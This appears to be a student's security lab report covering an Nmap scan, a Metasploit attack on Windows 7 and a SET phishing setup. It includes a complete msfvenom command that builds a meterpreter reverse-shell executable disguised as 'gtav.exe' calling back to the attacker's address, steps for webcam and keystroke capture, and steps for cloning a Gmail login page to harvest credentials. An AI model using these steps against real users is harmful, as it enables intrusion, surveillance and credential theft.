
MAJOR PROJECT

**By Srinath Kollu**

1. **SCANNING module by Nmap tool**


**Procedure:**

1. Run the "Nmap – Zenmap" GUI program. (Window 10)




1. Find ip address of the victim machine using ipconfig in Command Prompt.

**(win 7)**




**(kali)**





3.Enter in the target for your scan with method of scan and click on scan.

**(win 7)**




**(kali)**






**Open Ports**




**(for victim-kali)**

**Scan Report:-**



**Open Ports:**



**Result:** In both victim (Windows 7 and Kali Linux) no open ports where found.

**Task 2:**


**Test the System Security by using metasploit Tool from kali linux and hack the windows 7 / win dows10. Execute the commands to get the keystrokes / screenshots / Webcam and etc., Write a report on vulnerability issue along with screenshots how you performed and suggest th security patch to avoid these type of attacks**

**Hacker Machine : Kali Linux**

**Victim machine : Windows XP / Windows 7 Solution:**

1. First start terminal of kali as root and execute following command

**:** msfvenom -p windows/meterpreter/reverse\_tcp -a x86 --platform windows LHOST=192.168.15.52 LPORT=4444 -f exe -o gtav.exe




With this file will be created at location mentioned


1. Open console of msf




1. Fill multihandler comands




1. Execute application in windows 7 Then it will show 1 opened session in kali



Open that session by **session -l**




1. Connect to victim session




Now we are successfully connected to victim

* **Getting the keystrokes / screenshots / Webcam**
  + For system info



* + **For Webcam**





As my laptop does not have camera it is giving error

If your victim have camera in it with this command will list all camera’s


-then to take picture with camera use webcam\_snap

-then for video feed webcam\_stream

* + **For keystroke**




* + **For screenshot**



Like that we can do many things with victim machine

**Security patch to avoid these type of attacks:**

Start command prompt in victim machine and run netstat



And disable unwanted process

* Do not click on random links
* Do not use pirated software

**Task 3:**

**Use SET Tool and create a fake Gmail page and try to capture the credentials in command line**


**Hacker Machine : Kali Linux**

**Victim machine : Windows XP / Windows 7 / Windows 10 Solution:**


1. Start SET Tool in kali




1. Select Social-Engineering Attacks By pressing ‘1’




1. Now Select Website Attack Vectors by entering 2



1. Now Select Credential Harvester Attack Method




1. Now web Temple




1. Press enter for Default ip and then select Google



